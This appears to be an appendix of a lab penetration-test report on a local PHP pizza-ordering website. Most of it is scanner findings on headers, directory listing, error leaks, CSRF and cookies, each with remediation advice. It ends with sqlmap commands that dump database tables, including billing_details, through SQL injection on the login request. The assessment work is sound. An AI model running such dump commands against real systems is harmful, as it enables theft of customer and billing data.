| Parameter | X-Frame-Options |
| Instances | 128 |
| Solution | Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers). |
| Reference | https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options |
| CWE Id | 16 |
| WASC Id | 15 |
| Source ID | 3 |

|  |  |
| --- | --- |
| Medium (Medium) | Application Error Disclosure |
| Description | This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be used to launch further attacks against the web application. The alert could be a false positive if the error message is found inside a documentation page. |
|  | |
| URL | http://192.168.1.20/login-exec.php |
| Method | POST |
| Evidence | <b>Warning</b>: include(sqlcm.php): failed to open stream: No such file or directory in <b>/opt/lampp/htdocs/studentsite/login-exec.php</b> on line <b>55</b><br /> |
| URL | http://192.168.1.20/swf/?C=N;O=D |
| Method | GET |
| Evidence | Parent Directory |
| URL | http://192.168.1.20/admin/stylesheets/?C=N;O=D |
| Method | GET |
| Evidence | Parent Directory |
| URL | http://192.168.1.20/stylesheets/?C=S;O=A |
| Method | GET |
| Evidence | Parent Directory |
| URL | http://192.168.1.20/admin/validation/?C=N;O=D |
| Method | GET |
| Evidence | Parent Directory |
| URL | http://192.168.1.20/images/pizza/ |
| Method | GET |
| Evidence | Parent Directory |
| URL | http://192.168.1.20/stylesheets/?C=S;O=D |
| Method | GET |
| Evidence | Parent Directory |
| URL | http://192.168.1.20/stylesheets/?C=M;O=D |
| Method | GET |
| Evidence | Parent Directory |
| URL | http://192.168.1.20/admin/validation/ |
| Method | GET |
| Evidence | Parent Directory |
| URL | http://192.168.1.20/admin/validation/?C=N;O=A |
| Method | GET |
| Evidence | Parent Directory |
| URL | http://192.168.1.20/GTIGCCGDCCFM/ |
| Method | GET |
| Evidence | Parent Directory |
| URL | http://192.168.1.20/images/?C=S;O=D |
| Method | GET |
| Evidence | Parent Directory |
| URL | http://192.168.1.20/validation/?C=D;O=D |
| Method | GET |
| Evidence | Parent Directory |
| URL | http://192.168.1.20/admin/validation/?C=M;O=A |
| Method | GET |
| Evidence | Parent Directory |
| URL | http://192.168.1.20/admin/stylesheets/?C=M;O=D |
| Method | GET |
| Evidence | Parent Directory |
| URL | http://192.168.1.20/images/?C=D;O=D |
| Method | GET |
| Evidence | Parent Directory |
| URL | http://192.168.1.20/images/?C=D;O=A |
| Method | GET |
| Evidence | Parent Directory |
| URL | http://192.168.1.20/images/pizza/?C=S;O=D |
| Method | GET |
| Evidence | Parent Directory |
| URL | http://192.168.1.20/admin/stylesheets/?C=M;O=A |
| Method | GET |
| Evidence | Parent Directory |
| URL | http://192.168.1.20/swf/?C=M;O=A |
| Method | GET |
| Evidence | Parent Directory |
| Instances | 86 |
| Solution | Review the source code of this page. Implement custom error pages. Consider implementing a mechanism to provide a unique error reference/identifier to the client (browser) while logging the details on the server side and not exposing them to the user. |
| Reference |  |
| CWE Id | 200 |
| WASC Id | 13 |
| Source ID | 3 |

|  |  |
| --- | --- |
| Medium (Medium) | Directory Browsing |
| Description | It is possible to view the directory listing. Directory listing may reveal hidden scripts, include files, backup source files, etc. which can be accessed to read sensitive information. |
|  | |
| URL | http://192.168.1.20/stylesheets/ |
| Method | GET |
| Attack | Parent Directory |
| URL | http://192.168.1.20/GTIGCCGDCCFM/ |
| Method | GET |
| Attack | Parent Directory |
| URL | http://192.168.1.20/admin/stylesheets/ |
| Method | GET |
| Attack | Parent Directory |
| URL | http://192.168.1.20/images/ |
| Method | GET |
| Attack | Parent Directory |
| URL | http://192.168.1.20/icons/ |
| Method | GET |
| Attack | Parent Directory |
| URL | http://192.168.1.20/admin/validation/ |
| Method | GET |
| Attack | Parent Directory |
| URL | http://192.168.1.20/swf/ |
| Method | GET |
| Attack | Parent Directory |
| URL | http://192.168.1.20/css/ |
| Method | GET |
| Attack | Parent Directory |
| URL | http://192.168.1.20/pictures/ |
| Method | GET |
| Attack | Parent Directory |
| URL | http://192.168.1.20/js/ |
| Method | GET |
| Attack | Parent Directory |
| URL | http://192.168.1.20/validation/ |
| Method | GET |
| Attack | Parent Directory |
| URL | http://192.168.1.20/images/pizza/ |
| Method | GET |
| Attack | Parent Directory |
| Instances | 12 |
| Solution | Disable directory browsing. If this is required, make sure the listed files does not induce risks. |
| Reference | http://httpd.apache.org/docs/mod/core.html#options  http://alamo.satlug.org/pipermail/satlug/2002-February/000053.html |
| CWE Id | 548 |
| WASC Id | 48 |
| Source ID | 1 |

|  |  |
| --- | --- |
| Medium (Low) | Parameter Tampering |
| Description | Parameter manipulation caused an error page or Java stack trace to be displayed. This indicated lack of exception handling and potential areas for further exploit. |
|  | |
| URL | http://192.168.1.20/update-quantity.php |
| Method | POST |
| Parameter | item |
| Evidence | on line <b> |
| URL | http://192.168.1.20/cart-exec.php?= |
| Method | GET |
| Parameter | id |
| Evidence | on line <b> |
| URL | http://192.168.1.20/admin/login-exec.php |
| Method | POST |
| Parameter | login |
| Attack | @ |
| Evidence | on line <b> |
| URL | http://192.168.1.20/login-exec.php |
| Method | POST |
| Parameter | login |
| Evidence | on line <b> |
| URL | http://192.168.1.20/admin/staff-exec.php |
| Method | POST |
| Parameter | sAddress |
| Evidence | on line <b> |
| URL | http://192.168.1.20/admin/staff-exec.php |
| Method | POST |
| Parameter | fName |
| Evidence | on line <b> |
| URL | http://192.168.1.20/admin/staff-exec.php |
| Method | POST |
| Parameter | mobile |
| Evidence | on line <b> |
| URL | http://192.168.1.20/update-quantity.php |
| Method | POST |
| Parameter | quantity |
| Evidence | on line <b> |
| URL | http://192.168.1.20/admin/staff-exec.php |
| Method | POST |
| Parameter | lName |
| Evidence | on line <b> |
| URL | http://192.168.1.20/attachment.php?= |
| Method | GET |
| Parameter | type |
| Evidence | on line <b> |
| URL | http://192.168.1.20/login-exec.php |
| Method | POST |
| Parameter | password |
| Evidence | on line <b> |
| URL | http://192.168.1.20/foodzone.php |
| Method | POST |
| Parameter | category |
| Evidence | on line <b> |
| Instances | 12 |
| Solution | Identify the cause of the error and fix it. Do not trust client side input and enforce a tight check in the server side. Besides, catch the exception properly. Use a generic 500 error page for internal server error. |
| Reference |  |
| CWE Id | 472 |
| WASC Id | 20 |
| Source ID | 1 |

|  |  |
| --- | --- |
| Low (Medium) | Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) |
| Description | The web/application server is leaking information via one or more "X-Powered-By" HTTP response headers. Access to such information may facilitate attackers identifying other frameworks/components your web application is reliant upon and the vulnerabilities such components may be subject to. |
|  | |
| URL | http://192.168.1.20/order-exec.php?id=797 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.6.34 |
| URL | http://192.168.1.20/order-exec.php?id=67 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.6.34 |
| URL | http://192.168.1.20/cart-exec.php?id=13 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.6.34 |
| URL | http://192.168.1.20/order-exec.php?id=796 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.6.34 |
| URL | http://192.168.1.20/cart-exec.php?id=14 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.6.34 |
| URL | http://192.168.1.20/admin/delete-food.php?id=19 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.6.34 |
| URL | http://192.168.1.20/index.php |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.6.34 |
| URL | http://192.168.1.20/order-exec.php?id=799 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.6.34 |
| URL | http://192.168.1.20/admin/delete-member.php?id=19 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.6.34 |
| URL | http://192.168.1.20/admin/delete-member.php?id=18 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.6.34 |
| URL | http://192.168.1.20/update-quantity.php |
| Method | POST |
| Evidence | X-Powered-By: PHP/5.6.34 |
| URL | http://192.168.1.20/order-exec.php?id=65 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.6.34 |
| URL | http://192.168.1.20/cart-exec.php?id=15 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.6.34 |
| URL | http://192.168.1.20/cart-exec.php?id=17 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.6.34 |
| URL | http://192.168.1.20/order-exec.php?id=798 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.6.34 |
| URL | http://192.168.1.20/order-exec.php?id=66 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.6.34 |
| URL | http://192.168.1.20/cart-exec.php?id=16 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.6.34 |
| URL | http://192.168.1.20/order-exec.php?id=63 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.6.34 |
| URL | http://192.168.1.20/order-exec.php?id=793 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.6.34 |
| URL | http://192.168.1.20/admin/delete-food.php?id=17 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.6.34 |
| Instances | 258 |
| Solution | Ensure that your web server, application server, load balancer, etc. is configured to suppress "X-Powered-By" headers. |
| Reference | http://blogs.msdn.com/b/varunm/archive/2013/04/23/remove-unwanted-http-response-headers.aspx  http://www.troyhunt.com/2012/02/shhh-dont-let-your-response-headers.html |
| CWE Id | 200 |
| WASC Id | 13 |
| Source ID | 3 |

|  |  |
| --- | --- |
| Low (Medium) | X-Content-Type-Options Header Missing |
| Description | The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing. |
|  | |
| URL | http://192.168.1.20/admin/specials.php |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://192.168.1.20/icons/blank.gif |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://192.168.1.20/images/?C=S;O=A |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://192.168.1.20/contactus.php |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://192.168.1.20/validation/?C=S;O=A |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://192.168.1.20/js/bootstrap.js |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://192.168.1.20/admin/foods.php |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://192.168.1.20/images/ |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://192.168.1.20/images/pizza/?C=S;O=D |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://192.168.1.20/images/pizza/img024.png |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://192.168.1.20/admin/allocation.php |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://192.168.1.20/images/pizza/img007.png |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://192.168.1.20/images/pizza/?C=D;O=D |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://192.168.1.20/pictures/fluffy.jpg |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://192.168.1.20/images/?C=S;O=D |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://192.168.1.20/images/img016.png |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://192.168.1.20/GTIGCCGDCCFM/?C=S;O=D |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://192.168.1.20/images/img025.png |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://192.168.1.20/billing-alternative.php |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://192.168.1.20/validation/?C=D;O=A |
| Method | GET |
| Parameter | X-Content-Type-Options |
| Instances | 208 |
| Solution | Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.  If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing. |
| Other information | This issue still applies to error type pages (401, 403, 500, etc.) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.  At "High" threshold this scanner will not alert on client or server error responses. |
|  | |
| Reference | http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx  https://owasp.org/www-community/Security\_Headers |
| CWE Id | 16 |
| WASC Id | 15 |
| Source ID | 3 |

|  |  |
| --- | --- |
| Low (Medium) | Absence of Anti-CSRF Tokens |
| Description | No Anti-CSRF tokens were found in a HTML submission form.  A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, session riding, confused deputy, and sea surf.  CSRF attacks are effective in a number of situations, including:  \* The victim has an active session on the target site.  \* The victim is authenticated via HTTP auth on the target site.  \* The victim is on the same local network as the target site.  CSRF has primarily been used to perform an action against a target site using the victim's privileges, but recent techniques have been discovered to disclose information by gaining access to the response. The risk of information disclosure is dramatically increased when the target site is vulnerable to XSS, because XSS can be used as a platform for CSRF, allowing the attack to operate within the bounds of the same-origin policy. |
|  | |
| URL | http://192.168.1.20/admin/messages.php |
| Method | GET |
| Evidence | <form id="messageForm" name="messageForm" method="post" action="message-exec.php" onsubmit="return messageValidate(this)"> |
| URL | http://192.168.1.20/ |
| Method | GET |
| Evidence | <form id="loginForm" name="loginForm" method="post" action="login-exec.php" onsubmit="return loginValidate(this)"> |
| URL | http://192.168.1.20/admin/options.php |
| Method | GET |
| Evidence | <form name="ratingForm" id="ratingForm" action="ratings-exec.php" method="post" onsubmit="return ratingsValidate(this)"> |
| URL | http://192.168.1.20 |
| Method | GET |
| Evidence | <form id="loginForm" name="loginForm" method="post" action="login-exec.php" onsubmit="return loginValidate(this)"> |
| URL | http://192.168.1.20/login-register.php |
| Method | GET |
| Evidence | <form id="loginForm" name="loginForm" method="post" action="register-exec.php" onsubmit="return registerValidate(this)"> |
| URL | http://192.168.1.20/admin/profile.php |
| Method | GET |
| Evidence | <form id="staffForm" name="staffForm" method="post" action="staff-exec.php" onsubmit="return staffValidate(this)"> |
| URL | http://192.168.1.20/foodzone.php |
| Method | POST |
| Evidence | <form name="categoryForm" id="categoryForm" method="post" action="foodzone.php" onsubmit="return categoriesValidate(this)"> |
| URL | http://192.168.1.20/member-profile.php |
| Method | GET |
| Evidence | <form action="changepicture.php" id="form" enctype="multipart/form-data" role="form" method="POST"> |
| URL | http://192.168.1.20/admin/options.php |
| Method | GET |
| Evidence | <form name="tableForm" id="tableForm" action="tables-exec.php" method="post" onsubmit="return tablesValidate(this)"> |
| URL | http://192.168.1.20/login-register.php |
| Method | GET |
| Evidence | <form id="loginForm" name="loginForm" method="post" action="login-exec.php" onsubmit="return loginValidate(this)"> |
| URL | http://192.168.1.20/admin/profile.php |
| Method | GET |
| Evidence | <form id="updateForm" name="updateForm" method="post" action="update-exec.php?id=1" onsubmit="return updateValidate(this)"> |
| URL | http://192.168.1.20/index.php |
| Method | GET |
| Evidence | <form id="loginForm" name="loginForm" method="post" action="login-exec.php" onsubmit="return loginValidate(this)"> |
| URL | http://192.168.1.20/member-profile.php |
| Method | GET |
| Evidence | <form id="updateForm" name="updateForm" method="post" action="Changepassword.php?id=18" onsubmit="return updateValidate(this)"> |
| URL | http://192.168.1.20/admin/allocation.php |
| Method | GET |
| Evidence | <form id="ordersAllocationForm" name="ordersAllocationForm" method="post" action="orders-allocation.php" onsubmit="return ordersAllocationValidate(this)"> |
| URL | http://192.168.1.20/admin/options.php |
| Method | GET |
| Evidence | <form name="partyhallForm" id="partyhallForm" action="partyhalls-exec.php" method="post" onsubmit="return partyhallsValidate(this)"> |
| URL | http://192.168.1.20/cart.php |
| Method | GET |
| Evidence | <form name="quantityForm" id="quantityForm" method="post" action="update-quantity.php" onsubmit="return updateQuantity(this)"> |
| URL | http://192.168.1.20/admin/categories.php |
| Method | GET |
| Evidence | <form name="categoryForm" id="categoryForm" action="categories-exec.php" method="post" onsubmit="return categoriesValidate(this)"> |
| URL | http://192.168.1.20/admin/options.php |
| Method | GET |
| Evidence | <form name="quantityForm" id="quantityForm" action="delete-quantity.php" method="post" onsubmit="return quantitiesValidate(this)"> |
| URL | http://192.168.1.20/ |
| Method | GET |
| Evidence | <form id="loginForm" name="loginForm" method="post" action="register-exec.php" onsubmit="return registerValidate(this)"> |
| URL | http://192.168.1.20/admin/options.php |
| Method | GET |
| Evidence | <form name="currencyForm" id="currencyForm" action="currencies-exec.php" method="post" onsubmit="return currenciesValidate(this)"> |
| Instances | 46 |
| Solution | Phase: Architecture and Design  Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.  For example, use anti-CSRF packages such as the OWASP CSRFGuard.  Phase: Implementation  Ensure that your application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script.  Phase: Architecture and Design  Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330).  Note that this can be bypassed using XSS.  Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation.  Note that this can be bypassed using XSS.  Use the ESAPI Session Management control.  This control includes a component for CSRF.  Do not use the GET method for any request that triggers a state change.  Phase: Implementation  Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons. |
| Other information | No known Anti-CSRF token [anticsrf, CSRFToken, \_\_RequestVerificationToken, csrfmiddlewaretoken, authenticity\_token, OWASP\_CSRFTOKEN, anoncsrf, csrf\_token, \_csrf, \_csrfSecret] was found in the following HTML form: [Form 1: "subject" "Submit" "Reset" ]. |
|  | |
| Reference | http://projects.webappsec.org/Cross-Site-Request-Forgery  http://cwe.mitre.org/data/definitions/352.html |
| CWE Id | 352 |
| WASC Id | 9 |
| Source ID | 3 |

|  |  |
| --- | --- |
| Low (Medium) | Cookie Without SameSite Attribute |
| Description | A cookie has been set without the SameSite attribute, which means that the cookie can be sent as a result of a 'cross-site' request. The SameSite attribute is an effective counter measure to cross-site request forgery, cross-site script inclusion, and timing attacks. |
|  | |
| URL | http://192.168.1.20/member-index.php |
| Method | GET |
| Parameter | PHPSESSID |
| Evidence | Set-Cookie: PHPSESSID |
| URL | http://192.168.1.20/cart-exec.php?id=1 |
| Method | GET |
| Parameter | PHPSESSID |
| Evidence | Set-Cookie: PHPSESSID |
| URL | http://192.168.1.20/admin/login-exec.php |
| Method | POST |
| Parameter | PHPSESSID |
| Evidence | Set-Cookie: PHPSESSID |
| URL | http://192.168.1.20/login-exec.php |
| Method | POST |
| Parameter | SecretCookie |
| Evidence | Set-Cookie: SecretCookie |
| URL | http://192.168.1.20/login-exec.php |
| Method | GET |
| Parameter | SecretCookie |
| Evidence | Set-Cookie: SecretCookie |
| URL | http://192.168.1.20/login-exec.php |
| Method | POST |
| Parameter | PHPSESSID |
| Evidence | Set-Cookie: PHPSESSID |
| Instances | 6 |
| Solution | Ensure that the SameSite attribute is set to either 'lax' or ideally 'strict' for all cookies. |
| Reference | https://tools.ietf.org/html/draft-ietf-httpbis-cookie-same-site |
| CWE Id | 16 |
| WASC Id | 13 |
| Source ID | 3 |


|  |  |
| --- | --- |
| Low (Medium) | Cookie No HttpOnly Flag |
| Description | A cookie has been set without the HttpOnly flag, which means that the cookie can be accessed by JavaScript. If a malicious script can be run on this page then the cookie will be accessible and can be transmitted to another site. If this is a session cookie then session hijacking may be possible. |
|  | |
| URL | http://192.168.1.20/member-index.php |
| Method | GET |
| Parameter | PHPSESSID |
| Evidence | Set-Cookie: PHPSESSID |
| URL | http://192.168.1.20/login-exec.php |
| Method | POST |
| Parameter | PHPSESSID |
| Evidence | Set-Cookie: PHPSESSID |
| URL | http://192.168.1.20/admin/login-exec.php |
| Method | POST |
| Parameter | PHPSESSID |
| Evidence | Set-Cookie: PHPSESSID |
| URL | http://192.168.1.20/login-exec.php |
| Method | POST |
| Parameter | SecretCookie |
| Evidence | Set-Cookie: SecretCookie |
| URL | http://192.168.1.20/login-exec.php |
| Method | GET |
| Parameter | SecretCookie |
| Evidence | Set-Cookie: SecretCookie |
| URL | http://192.168.1.20/cart-exec.php?id=1 |
| Method | GET |
| Parameter | PHPSESSID |
| Evidence | Set-Cookie: PHPSESSID |
| Instances | 6 |
| Solution | Ensure that the HttpOnly flag is set for all cookies. |
| Reference | https://owasp.org/www-community/HttpOnly |
| CWE Id | 16 |
| WASC Id | 13 |
| Source ID | 3 |

|  |  |
| --- | --- |
| Informational (Medium) | Content-Type Header Missing |
| Description | The Content-Type header was either missing or empty. |
|  | |
| URL | http://192.168.1.20/images/pizza/Romans.xcf |
| Method | GET |
| Instances | 1 |
| Solution | Ensure each page is setting the specific and appropriate content-type value for the content being delivered. |
| Reference | http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx |
| CWE Id | 345 |
| WASC Id | 12 |
| Source ID | 3 |


|  |  |
| --- | --- |
| Informational (Low) | Information Disclosure - Suspicious Comments |
| Description | The response appears to contain suspicious comments which may help an attacker. Note: Matches made within script blocks or files are against the entire content not only comments. |
|  | |
| URL | http://192.168.1.20/admin/allocation.php |
| Method | GET |
| URL | http://192.168.1.20/admin/foods.php |
| Method | GET |
| URL | http://192.168.1.20/admin/specials.php |
| Method | GET |
| URL | http://192.168.1.20/ratings.php |
| Method | GET |
| URL | http://192.168.1.20/js/jquery.js |
| Method | GET |
| URL | http://192.168.1.20/inbox.php |
| Method | GET |
| URL | http://192.168.1.20/admin/options.php |
| Method | GET |
| URL | http://192.168.1.20/register-failed.php |
| Method | GET |
| URL | http://192.168.1.20/admin/login-form.php |
| Method | GET |
| URL | http://192.168.1.20/billing-alternative.php |
| Method | GET |
| URL | http://192.168.1.20/member-profile.php |
| Method | GET |
| URL | http://192.168.1.20/admin/messages.php |
| Method | GET |
| URL | http://192.168.1.20/js/bootstrap.js |
| Method | GET |
| URL | http://192.168.1.20/foodzone.php |
| Method | POST |
| URL | http://192.168.1.20/index.php |
| Method | GET |
| URL | http://192.168.1.20/admin/validation/admin.js |
| Method | GET |
| URL | http://192.168.1.20/admin/ |
| Method | GET |
| URL | http://192.168.1.20/foodzone.php |
| Method | POST |
| URL | http://192.168.1.20/tables.php |
| Method | GET |
| URL | http://192.168.1.20/validation/user.js |
| Method | GET |
| Instances | 31 |
| Solution | Remove all comments that return information that may help an attacker and fix any underlying problems they refer to. |
| Other information | The following comment/snippet was identified via the pattern: \bADMIN\b  <script language="JavaScript" src="validation/admin.js">  </script> |
|  | |
| Reference |  |
| CWE Id | 200 |
| WASC Id | 13 |
| Source ID | 3 |

|  |  |
| --- | --- |
| Informational (Low) | Charset Mismatch (Header Versus Meta Content-Type Charset) |
| Description | This check identifies responses where the HTTP Content-Type header declares a charset different from the charset defined by the body of the HTML or XML. When there's a charset mismatch between the HTTP header and content body Web browsers can be forced into an undesirable content-sniffing mode to determine the content's correct character set.  An attacker could manipulate content on the page to be interpreted in an encoding of their choice. For example, if an attacker can control content at the beginning of the page, they could inject script using UTF-7 encoded text and manipulate some browsers into interpreting that text. |
|  | |
| URL | http://192.168.1.20/admin/access-denied.php |
| Method | GET |
| URL | http://192.168.1.20/admin/messages.php |
| Method | GET |
| URL | http://192.168.1.20/reset-failed.php |
| Method | GET |
| URL | http://192.168.1.20/access-denied.php |
| Method | GET |
| URL | http://192.168.1.20/inbox.php |
| Method | GET |
| URL | http://192.168.1.20/admin/logout.php |
| Method | GET |
| URL | http://192.168.1.20/register-failed.php |
| Method | GET |
| URL | http://192.168.1.20/admin/ |
| Method | GET |
| URL | http://192.168.1.20/billing-alternative.php |
| Method | GET |
| URL | http://192.168.1.20/login-failed.php |
| Method | GET |
| URL | http://192.168.1.20/member-profile.php |
| Method | GET |
| URL | http://192.168.1.20/ratings.php |
| Method | GET |
| URL | http://192.168.1.20/admin/profile.php |
| Method | GET |
| URL | http://192.168.1.20/admin/categories.php |
| Method | GET |
| URL | http://192.168.1.20/admin/accounts.php |
| Method | GET |
| URL | http://192.168.1.20/member-index.php |
| Method | GET |
| URL | http://192.168.1.20/tables.php |
| Method | GET |
| URL | http://192.168.1.20/admin/foods.php |
| Method | GET |
| URL | http://192.168.1.20/admin/specials.php |
| Method | GET |
| URL | http://192.168.1.20/admin/allocation.php |
| Method | GET |
| Instances | 29 |
| Solution | Force UTF-8 for all text content in both the HTTP header and meta tags in HTML or encoding declarations in XML. |
| Other information | There was a charset mismatch between the HTTP Header and the META content-type encoding declarations: [UTF-8] and [iso-8859-1] do not match. |
|  | |
| Reference | http://code.google.com/p/browsersec/wiki/Part2#Character\_set\_handling\_and\_detection |
| CWE Id | 16 |
| WASC Id | 15 |
| Source ID | 3 |


### 7.2




### 7.3




### 7.4




### 7.5




### 7.6




### 7.7




### 7.8



### 7.9




### 7.10




### 7.11 SQLmap results


sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -tables




sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T billing\_details --dump




sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T cart\_details --dump




sqlmap -r /root/Desktop/login.txt --dbms mysql -D pizza\_inn -T categories --dump



